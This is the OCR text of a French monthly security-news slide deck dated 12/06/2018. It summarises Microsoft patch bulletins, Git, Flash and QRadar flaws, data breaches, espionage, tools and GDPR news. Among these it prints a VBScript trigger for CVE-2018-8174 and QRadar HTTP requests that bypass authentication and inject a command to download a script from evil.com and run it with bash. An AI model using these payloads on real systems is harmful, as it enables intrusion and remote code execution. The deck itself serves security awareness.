



Revue d'actualité

12/06/2018

Préparée par

*Arnaud **S**OULLIE @arnaudsoullie*
*Vladimir **K**OLLA @mynameisv_*
*Etienne **B**AUDIN*



Failles / Bulletins / Advisories

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis de Mai 2018

MS18-035 Vulnérabilités dans Internet Explorer (8 CVE)

- Exploit:
  - 1 x Security Feature Bypass
  - 6 x Remote Code Execution
  - 1 x Information Disclosure
- Crédits:
  - Matt Nelson (@enigma0x3) de SpecterOps (CVE-2018-8126)
  - Instructor de Tencent ZhanluLab, RanchoIce de Tencent ZhanluLab par Trend Micro's Zero Day Initiative (CVE-2018-1025)
  - Yuki Chen de Qihoo 360 Vulcan Team (CVE-2018-1022, CVE-2018-0954, CVE-2018-0955, CVE-2018-8122, CVE-2018-8114)
  - ? (CVE-2018-8178)

Dont 4 communes avec IE:

- CVE-2018-0954
- CVE-2018-1022
- CVE-2018-1025
- CVE-2018-8178

MS18-036 Vulnérabilités dans Edge (20 CVE)

- Exploit:
  - 1 x Security Feature Bypass
  - 15 x Remote Code Execution
  - 4 x Information Disclosure
- Crédits:
  - Richard Zhu (fluorescence), par Trend Micro's Zero Day Initiative (CVE-2018-8179)
  - Instructor de Tencent ZhanluLab, RanchoIce de Tencent ZhanluLab par Trend Micro's Zero Day Initiative (CVE-2018-1025)
  - Zhong Zhaochen de tophant.com, akayn par Trend Micro's Zero Day Initiative (CVE-2018-1021)
  - Danny__Wei de Tencent's Xuanwu Lab par Trend Micro's Zero Day Initiative (CVE-2018-8112)
  - Lucas Pinheiro - Windows & Devices Group - Operating System Security Team (CVE-2018-0943, CVE-2018-8130)
  - Johnathan Norman, Windows & Devices Group - Operating System Security Team (CVE-2018-8139, CVE-2018-0945)
  - Yuki Chen de Qihoo 360 Vulcan Team (CVE-2018-0954, CVE-2018-1022, CVE-2018-0951)
  - akayn par Trend Micro's Zero Day Initiative, Aradnok, Marcin Towalski (@mtowalski1) (CVE-2018-8123)
  - Yuki Chen de Qihoo 360 Vulcan Team, Lokihardt de Google Project Zero (CVE-2018-0953)
  - ? (CVE-2018-8178, CVE-2018-8177, CVE-2018-8128, CVE-2018-8145, CVE-2018-8137)
  - Lokihardt de Google Project Zero (CVE-2018-0946, CVE-2018-8133)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-037 Vulnérabilités dans Hyper-V (2 CVE)

- Affecte:
  - Microsoft toutes versions supportées
- Exploit:
  - 2 x Remote Code Execution doint une sur vSMB
- Crédits:
  - Matthew G. McGovern, Windows Security Team (CVE-2018-0961)
  - ? (CVE-2018-0959)

MS18-038 Vulnérabilités dans Microsoft Exchange Server (5 CVE)

- Affecte:
  - Microsoft Exchange Server 2010, 2013, 2016
- Exploit:
  - 1 x Spoofing
  - 1 x Remote Code Execution
  - 1 x Information Disclosure
  - 2 x élévation de privilèges
- Crédits:
  - Adrian Ivascu (CVE-2018-8159)
  - Nicolas Joly de Microsoft Corporation (CVE-2018-8151, CVE-2018-8154)
  - Max Smith (CVE-2018-8153)
  - Mohamed El Azaar (CVE-2018-8152)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-039 Vulnérabilité dans Host Compute Service (1 CVE)

- Affecte:
  - Windows Host Compute Service Shim
- Exploit:
  - 1 x Remote Code Execution
- Crédits:
  - Michael Hanselmann (CVE-2018-8115)

MS18-040 Vulnérabilité dans Scripting Engine (JScript and/or VBScript) (1 CVE)

- Affecte:
  - Microsoft toutes versions supportées
- Exploit:
  - 1 x Remote Code Execution, exploitée dans la nature

    http://blogs.360.cn/blog/cve-2018-8174-en/
- Crédits:
  - Ding Maoyin, Jinquan, Song Shenlei, Yang Kang de Qihoo 360 Core Security (CVE-2018-8174)
  - Vladislav Stolyarov, Anton Ivanov de Kaspersky Lab (CVE-2018-8174)

```
Dim ArrA(1)
Dim ArrB(1)

Class ClassVuln
    Private Sub Class_Terminate()
        Set ArrB(0)=ArrA(0)
        ArrA(0)=31337
    End Sub
End Class

Sub TriggerVuln
    Set ArrA(0)=New ClassVuln
    Erase ArrA
    Erase ArrB
End Sub

TriggerVuln
```

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-041 Vulnérabilités dans Office (9 CVE)

- Affecte:
  - Office 2010, 2013, 2016
  - SharePoint Enterprise Server 2010, 2013, 2016
- Exploit:
  - 1 x Security Feature Bypass
  - 6 x Remote Code Execution
  - 2 x Information Disclosure
- Crédits:
  - Jaanus K p de Clarified Security (CVE-2018-8147, CVE-2018-8148)
  - Ying Xinlei de IceSword Lab , Qihoo 360 (CVE-2018-8158)
  - Atanas Kirilov (CVE-2018-8150)
  - willJ de Tencent PC Manager par Trend Micro's Zero Day Initiative (CVE-2018-8157)
  - Omair par Trend Micro's Zero Day Initiative (CVE-2018-8163, CVE-2018-8162)
  - Jens M ller de Ruhr-University Bochum (CVE-2018-8161, CVE-2018-8160)

MS18-042 Vulnérabilités dans Windows (7 CVE)

- Affecte:
  - Microsoft toutes versions supportées
- Exploit:
  - 2 x Remote Code Execution
  - 4 x Security Feature Bypass
  - 1 x élévation de privilèges
- Crédits:
  - Lee Christensen (@tifkin_) de SpecterOps (CVE-2018-0958)
  - Nicolas Joly de MSRCE UK (CVE-2018-0824)
  - Kushal Arvind Shah de Fortinet's FortiGuard Labs (CVE-2018-8136)
  - Alex Bass de Microsoft (CVE-2018-8132)
  - James Forshaw de Google Project Zero (CVE-2018-8134)
  - Aaron Margosis de Microsoft (CVE-2018-8129)
  - Matt Graeber de SpecterOps (CVE-2018-0854)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-043 Vulnérabilités dans SharePoint (4 CVE)

- Affecte:
  - Microsoft Project Server 2010, 2013
  - Microsoft SharePoint Enterprise Server 2010, 2013, 2016
  - Microsoft SharePoint Foundation 2013 Service Pack 1
- Exploit:
  - 4 x élévation de privilèges
- Crédits:
  - Ashar Javed de Hyundai AutoEver Europe GmbH (CVE-2018-8149, CVE-2018-8168, CVE-2018-8156, CVE-2018-8155)

MS18-044 Vulnérabilités dans Windows Kernel (4 CVE)

- Affecte:
  - Microsoft toutes versions supportées
- Exploit:
  - 2 x Information Disclosure
  - 2 x élévation de privilèges
- Publiée publiquement : CVE-2018-8141, CVE-2018-8170
- Crédits:
  - Ken Johnson (CVE-2018-8141)
  - Nick Peterson, Everdox Tech LLCAndy Lutomirski (CVE-2018-8897)
  - ? (CVE-2018-8170)
  - Andrei Vlad Lutas de Bitdefender, Rohit Mothe de Project Minus Storm Team, Intel Corp. (CVE-2018-8127)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-045 Vulnérabilités dans Microsoft Win32K and/or Graphics Component (4 CVE)

- Affecte:
  - Microsoft toutes versions supportées
- Exploit:
  - 4 x élévation de privilèges
  - Exploité dans la nature : CVE-2018-8120
- Crédits:
  - Richard Zhu (fluorescence), par Trend Micro's Zero Day Initiative (CVE-2018-8164)
  - nyaacate de Viettel Cyber Security par Trend Micro's Zero Day Initiative (CVE-2018-8124)
  - guangmingliu de Tencent ZhanluLab, RanchoIce de Tencent ZhanluLab (CVE-2018-8166)
  - Anton Cherepanov, Senior Malware Researcher de ESET (CVE-2018-8120)

MS18-046 Vulnérabilités dans .Net (2 CVE)

- Affecte:
  - .NET Core 2.0
  - Microsoft .NET toutes versions supportées
- Exploit:
  - 1 x Denial of Service
  - 1 x Security Feature Bypass
- Crédits:
  - ? (CVE-2018-0765)
  - James Forshaw de Google Project Zero (CVE-2018-1039)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-047 Vulnérabilité dans Microsoft InfoPath (1 CVE)

- Affecte:
  - Microsoft Infopath 2013
- Exploit:
  - 1 x élévation de privilèges
- Crédits:
  - ? (CVE-2018-8173)

MS18-048 Vulnérabilité dans Windows Common Log File System Driver (1 CVE)

- Affecte:
  - Microsoft toutes versions supportées
- Exploit:
  - 1 x élévation de privilèges
- Crédits:
  - bear13oy de DBAPPSecurity Co., Ltd (CVE-2018-8167)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-049 Vulnérabilité dans Azure IoT SDK (1 CVE)

- Affecte:
  - C SDK for Azure IoT
  - C# SDK for Azure IoT
  - Java SDK for Azure IoT
- Exploit:
  - 1 x Information Disclosure
- Crédits:
  - Tim Taylor de Azure IoT, John Spaith de Azure IoT, Cristian Pop de Azure IoT, Rajeev Vokkarne de Azure IoT (CVE-2018-8119)

MS18-050 Vulnérabilité dans DirectX (1 CVE)

- Affecte:
  - Windows 10, Server 2016
- Exploit:
  - 1 x élévation de privilèges
- Crédits:
  - Richard Zhu (fluorescence), par Trend Micro's Zero Day Initiative (CVE-2018-8165)

Failles / Bulletins / Advisories

Microsoft - Autre

PQCrypto-VPN, un fork d’OpenVPN

- Avec des suites crypto développées par Microsoft (Frodo, Sike et picnic)
- Résistant aux attaques quantiques
  - Jusqu’à preuve du contraire

https://www.bleepingcomputer.com/news/microsoft/microsoft-adds-post-quantum-cryptography-to-an-openvpn-fork/

Failles / Bulletins / Advisories

Système (principales failles)

Exécution de code sur Git (CVE-2018-11235)

- Détail sur la vulnérabilité:
  - Affecte les dépôts contenant des sous-modules
  - Exécute un clone récursif des sous-modules (*git clone --recurse-submodules*)
  - Si le sous-module contient un hook *post-checkout*, celui-ci peut s'exécuter à la fin du clone récursif

  https://www.exploit-db.com/exploits/44822/
- Poste de blog à l'origine de la découverte

  https://staaldraad.github.io/post/2018-06-03-cve-2018-11235-git-rce/
- Comment savoir si l'on est vulnérable?

  https://www.edwardthomson.com/blog/upgrading_git_for_cve2018_11235.html

Jenkins, exécution de code dans le plugin Astrée

- Plugins d'analyse statique de code

  https://jenkins.io/security/advisory/2018-06-04/

Failles / Bulletins / Advisories


Système (principales failles)

Exécution de code et vol d'informations via 4 vulnérabilités au sein de Adobe Flash Player

- Exploitée massivement dans la nature (CVE-2018-5002)
  - Phishing ciblant des utilisateurs Windows au moyen orient
- Version corrigée : 30.0.0.113

  https://helpx.adobe.com/security/products/flash-player/apsb18-19.html
- Tous les détails de l''exploitation :

  http://blogs.360.cn/blog/cve-2018-5002-en/
- La cinématique d'infection :



Failles / Bulletins / Advisories

Système (principales failles)

Exploit Kernel sur la PS4 (version 5.05 - sorti en janvier 2018)

- Jailbreak via le navigateur webkit

  http://crack.bargains/505k/

- L'exploit technique (que l'on peut héberger soi-même)

  https://github.com/Cryptogenic/PS4-5.05-Kernel-Exploit

DynoRoot

- Vulnérabilité sur le client DHCP RedHat (utilisé dans RedHat, CentOS, Fedora…)
- Exécution de code via le network manager (shell injection)
- Site web, logo et même thème musical

  https://dynoroot.ninja/

Failles / Bulletins / Advisories

Système (principales failles)

Antivirus F-Secure, exécution de code à l'ouverture d'un fichier RAR

- Même vulnérabilité que pour Windows Defender et 7Zip (cf. revue de mai)
- L'antivirus n'est pas sandboxé et exécuté en tant que SYSTEM
- Exploitable depuis une simple page web

https://landave.io/2018/06/f-secure-anti-virus-remote-code-execution-via-solid-rar-unpacking/

C'est la fête du slip avec « Zip Slip », exécution de code arbitraire

- Deux problématiques :
  - Écrasement d'un fichier sans demande de confirmation
  - Insertion de chemins relatifs au sein d'une archive
- Ecriture arbitraire sur le disque
  - ex : modification d'un fichier de configuration lors d'un upload, ajout d'un webshell...
- Des milliers de projets d'éditeurs touchés (Google, Oracle, IBM, Apache, Amazon, Linkedin…)

https://github.com/snyk/zip-slip-vulnerability

Un vulnérabilité dans un plugin Jira permettait de récupérer des clés privées AWS

- Une ancienne version du plugin Atlassian OAuth pour Jira/Confluence vulnérable à une faille SSRF (CVE-2017-9506). Son exploitation pouvait permettre le vol de données tel que des clés privés AWS

https://jira.atlassian.com/browse/BSERV-9649
https://www.zdnet.com/article/jira-bug-exposed-private-server-keys-at-major-companies-researcher-finds/

Failles / Bulletins / Advisories

Réseau (principales failles)

Exécution de code à distance sur les SIEM IBM QRadar / CVE-2018-1418

- Exécution de code à distance sans authentification, permettant d'en prendre le contrôle total
  - Contournement de l'authentification du portail web

```
POST /ForensicsAnalysisServlet/?action=setSecurityTokens&forensicsManagedHostIps=something HTTP/1.1
Cookie: SEC=owned; QRadarCSRF=superowned;
Content-Type: application/json
Content-Length: 44

something1002,something1003,owned,superowned
```

- Exécution de code sur le nom d'un fichier envoyé sur l'équipement pour analyse

```
GET
  /ForensicsAnalysisServlet/?forensicsManagedHostIps=127.0.0.1/forensics/file.php%3f%26&action=get&slave
  file=true&pcap[0][pcap]=/rand/file&pcap[1][pcap]=$(mkdir -p /store/configservices/staging/updates &&
  wget -O /store/configservices/staging/updates/runme && http://evil.com/runme.sh /bin/bash
  /store/configservices/staging/updates/runme)& HTTP/1.1
Cookie: SEC=owned; QRadarCSRF=superowned;
```

https://blogs.securiteam.com/index.php/archives/3689

Failles / Bulletins / Advisories

Hardware / IoT

Extraction d'une clé privée d'un wallet Bitcoin TREZOR

- Par analyse différentiel de consommation électrique
- Avec un oscilloscope entrée de gamme (70$)

https://jochen-hoenicke.de/trezor-power-analysis/

Vulnérabilité dans les firmwares de Supermicro Systems

- Suite à une première compromission ou un accès physique :
  - Injection (écriture) dans le firmware / Absence de contrôle d'accès sur le stockage du firmware
  - Mise à jour UEFI sans contrôle / Absence de vérification d'intégrité

https://blog.eclypsium.com/2018/06/07/firmware-vulnerabilities-in-supermicro-systems/

Robot Pepper (Neslé) bourré de vulnérabilités

- XSS, élévations de privilèges…

https://www.lemondeinformatique.fr/actualites/lire-le-robot-pepper-nid-a-vulnerabilites-de-securite-71896.html

Failles / Bulletins / Advisories

Android / iOS

Android OnePlus 6, contournement des sécurité


- Possibilité de démarrer sur une image alternative
- Même si le smartphone est verrouillé

https://twitter.com/EdgeSecurity/status/1005461966863917056/video/1

Piratages, Malwares, spam, fraudes et DDoS

Hijack BGP du nouveau DNS Cloudflare 1.1.1.1 ? Non juste une erreur humaine

- Le service DNS 1.1.1.1 a été rerouté pendant 2min vers un AS situé en Chine
  https://bgpstream.com/event/138295
- Une erreur humaine à l'origine
  https://twitter.com/dangoodin001/status/1001496390957056001
- Très bonne explication de Cloudfare sur ce qu'est le BGP leaks
  https://blog.cloudflare.com/bgp-leaks-and-crypto-currencies/



Dan Goodin @dangoodin001 · 17 h

Today, **Cloudflare**'s 1.1.1.1 DNS service was rerouted through a BGP leak. It lasted for less than 2 minutes and didn't propagate widely. Here's a statement **Cloudflare**'s PR just sent me.

Traduire le Tweet

Hi Dan,

Thanks for your note.

This isn't unusual, bad route announcements happen on the Internet all of the time. Hurricane Electric, a large bandwidth provider, appears to be the culprit for the leaked route in this case. That said, nothing appears to be malicious–likely just a typo in a network configuration. There was zero actual customer impact. To be clear, there was no drop in customer traffic and it was fixed quickly. Cloudflare's massively interconnected network minimizes the impact of BGP leaks like this. We're working with other major networks to verify routes and make BGP leaks something you only read about in the history books.

You can learn more about route leaks on our blog:
https://blog.cloudflare.com/why-google-went-offline-today-and-a-bit-about/

Best,
D

Piratages, Malwares, spam, fraudes et DDoS

Hack 2.0

Google récompense $36 000 pour une exécution de code sur ses services

- Trouvé par un jeune de 18 ans sur la plateforme Google App Engine (équivalent AWS)
- Exploitation d'APIs internes à Google cachées

https://sites.google.com/site/testsitehacking/-36k-google-app-engine-rce

Malware pré-installés par défaut sur 141 équipements Android low

- Smartphones et tablettes vendus dans près de 90 pays
  - Dont Archos, Auchan, ZTE, ...

https://docs.google.com/spreadsheets/d/1RXkReFfgyBhri-B5ZFsTPk8asRLi_MKtFQnbDYhpf50/edit#gid=0


- Collecte les données personnelles et affiche des publicités

https://securityaffairs.co/wordpress/72916/malware/cosiloon-pre-installed-malware.html

Lecture du contenu d'une iFrame par canal auxiliaire

- Avec l'option "multiply" de la fonctionnalité Blend de CSS3
- Lecture du nom d'un utilisateur Facebook

https://www.evonide.com/side-channel-attacking-browsers-through-css3-features/



Piratages, Malwares, spam, fraudes et DDoS
Espionnage

Vol du PC et smartphone d'un informaticien de l'Élysée

- Employé en poste à la cellule « Informatique et Communication »
- Le PC contiendrait des clefs sensibles mais tout était chiffré
  - Espérons que le chiffrement de Cryptosmart soit solide...

https://actu17.fr/lordinateur-dun-informaticien-de-lelysee-a-ete-vole-il-contiendrait-des-cles-de-chiffrement-de-la-presidence/

Le gouvernement Chinois aurait piraté un sous traitant de la navy américaine

- Vol "à priori" de plans de sous marins et de torpilles
- Similaire au vol des plans du F-35 pour construire le J-31

https://www.cyberscoop.com/submarine-contractor-hacked-china-us-navy/

Piratages, Malwares, spam, fraudes et DDoS

Sites Piratés

Deux banques canadiennes pourraient avoir été victimes d'un piratage

- Les données personnelles et financière de 40 000 clients de la Canadian Imperial Bank of Commerce (CIBC) et de 50 000 clients de la Bank of Montreal (BMO) dérobées
- Données vendues à moins d'un versement d'1 millions de USD chacune

https://www.csoonline.com/article/3276275/data-breach/2-canadian-banks-hacked-90000-customers-data-stolen.html

92 millions de comptes compromis pour MyHeritage (plateforme de généalogie)

- Vol des identifiants et condensats de mots de passe, des utilisateurs inscrits avant le 26/10/2017
- Les données bancaires et ADN non compromises

https://securityaffairs.co/wordpress/73229/data-breach/myheritage-data-breach.html

Informations personnelles de 200 millions de Japonais en vente sur un forum pour $150

- Un pirate opérant depuis la Chine aurait proposé la mise en vente des données personnelles en décembre 2017
- Regroupement de ~50 base de données compromises entre mai 2013 et juin 2016
- Quelques doutes :
  - des utilisateurs n'auraient pas obtenu la base après paiement
  - la population japonaise n'est que de 120 millions de personnes

https://www.bleepingcomputer.com/news/security/data-of-over-200-million-japanese-sold-on-underground-hacking-forum/

Piratages, Malwares, spam, fraudes et DDoS
SCADA

Guide de déploiement de liaisons sans-fil dans le milieu industriel par le NIST

https://nvlpubs.nist.gov/nistpubs/ams/NIST.AMS.300-4.pdf


Table 5. General Appropriateness for Industrial Wireless Applications

Application	***General Recommendation***
Factory and Building Monitoring, IIoT	Yes
Condition Alarming	Yes
Supervisory Control	Yes
Feedback Control Backup to Wired	Yes
Feedback Control Primary	Possible
Safety Monitoring and Alarming	Possible
Personnel Safety	Possible
Safety Integrated Systems (SIS)	Possible[1]

Des informations sur la malware TRITON

- un malware ciblant l'industrie, évoqué dans la revue de janvier 2018

https://www.fireeye.com/blog/threat-research/2018/06/totally-tubular-treatise-on-triton-and-tristation.html



Nouveautés, outils et techniques

L’AC racine de Letsencrypt inclut par défaut dans Java

- A partir de 8u141 et 7u151

  http://www.oracle.com/technetwork/java/javase/8u141-relnotes-3720385.html#CERTS

Pentest

Techniques & outils

Recherche de secrets dans tout type de fichiers

https://github.com/securing/DumpsterDiver

Comment bien journaliser ses actions?

https://www.contextis.com/blog/logging-like-a-lumberjack

Plugin Burp d'identification de failles par désérialisation

https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2018/june/finding-deserialisation-issues-has-never-been-easier-freddy-the-serialisation-killer/

Un tutoriel d'identification et d'exploitation de faille via RPC, appliqué à un logiciel SCADA

https://www.zerodayinitiative.com/blog/2018/6/7/down-the-rabbit-hole-a-deep-dive-into-an-attack-on-an-rpc-interface

Utilisation de CloudFlare pour le contrôle-commande d'un malware

https://vincentyiu.co.uk/cloudflare-for-command-and-control/

Pypykatz, un copykatz de Mimikatz en Python

https://github.com/skelsec/pypykatz

Défense
Défense

Firefox 60 configurable par GPO

- Fini les astuces moisies pour les déploiements à grande échelle 👍
- Bonus : fin du support des certificats Symantec signé avant juin 2016

https://www.youtube.com/watch?v=pnQUOFgj3oA

Oracle souhaiterait se débarrasser de la sérialisation Java

- Principale source de failles Java

https://www.infoworld.com/article/3275924/java/oracle-plans-to-dump-risky-java-serialization.html

Business et Politique

Business

France

Le gouvernement renonce à utiliser l'application SAIP en cas d'attaque terroriste

- Rappel: application officielle mais défaillante et non utilisé
  - Envoi des alertes plusieurs heures après (voir pas du tout)
  - Seulement 900 000 téléchargements sur Google Store / Apple
- Nouveau moyen d'alerte: communication via les réseaux sociaux: Facebook / Twitter / Google

https://twitter.com/twitter/statuses/999892294697271298

DenyAll racheté par les allemands de Rohde & Schwarz Cybersecurity

- Les gens en parlaient déjà aux Assises
- En parallèle du rachat, changement des exigences Hexatrust
- 2017-11 :

Etre **d'origine française** et avoir son siège et la **majorité de son capital en France**

https://web.archive.org/web/20171106045109/http://www.hexatrust.com/adherer/

- 2018 :

Etre **d'origine européenne** et avoir son siège et la **majorité de son capital au sein de l'Union Européenne**

http://www.hexatrust.com/adherer/

Les services secrets allemands (BND) autorisés à espionner un point d'échange mondial

- Il s'agit de la "Deutscher Commercial Internet Exchange" (DE-CIX), basé à Francfort
- Plus important point d'échange Internet au monde en termes de trafic
  - Débit maximal de 4.3 térabits par seconde
  - Flux de données venant de Chine, de Russie, du Moyen-orient et d'Afrique

  https://en.wikipedia.org/wiki/DE-CIX
- La cour administrative allemande a débouté DE-CIX car:
  - La société allemande DE-CIX conteste la légalité de la surveillance exercée sur elle par le BND
  - Selon la loi allemande, le BND ne peut intercepter que 20% des flux de données
  - De-Cix soutient que la BND parvient à "tout intercepter".

  https://securityaffairs.co/wordpress/73097/intelligence/bnd-intelligence-surveillance.html
- La BND travaille bien sûr avec la NSA 😉

Droit / Politique

France

RGPD est arrivé

- C’était vendredi 25 mai

  https://twitter.com/twitter/statuses/999892294697271298

- Mais…

  <<Toute start-up peut demander à tout moment le droit de déroger à un règlement ou une loi en place pour déployer un business model. Le gouvernement se donne quelques mois pour donner une réponse,ce qui ne signifie pas qu'elle sera positive. >>

  http://www.lefigaro.fr/secteur/high-tech/2018/05/24/32001-20180524ARTFIG00246-mounir-mahjoubi-annonce-cent-mesures-pour-les-start-up.php

RGPD, c'est aussi ...

- <<We've got you covered>> avec tous les mails en CC

  https://twitter.com/xavierballoy/status/1000114108711219200

Xavier Balloy @xavierballoy · 25 mai

Hey @Ghostery! You were so excited about #GDPR that you sent an email to 500 people with their email in CC (visible to everyone) to told them how you "hold ourselves to a high standard when it comes to users' privacy, and have implemented measures to reinforce security" #fail

Traduire le Tweet

Happy GDPR Day - We've got you covered! Boîte de réception ×

Ghostery <no-reply@ghostery.com> 22:11 (Il y a 18 minutes)

À tsiprask, neal.welbourne, rainer.heinemann, whbua, 444587121, khelrauko, 350676848, bm90, cicinette54

GHOSTERY

Dear Ghostery Users,

As you may be aware, on May 25, 2018 the EU General Data Protection Regulation (GDPR) goes into effect. We at Ghostery hold ourselves to a high standard when it comes to users' privacy, and have implemented measures to reinforce security and ensure compliance with all aspects of this new legislation.

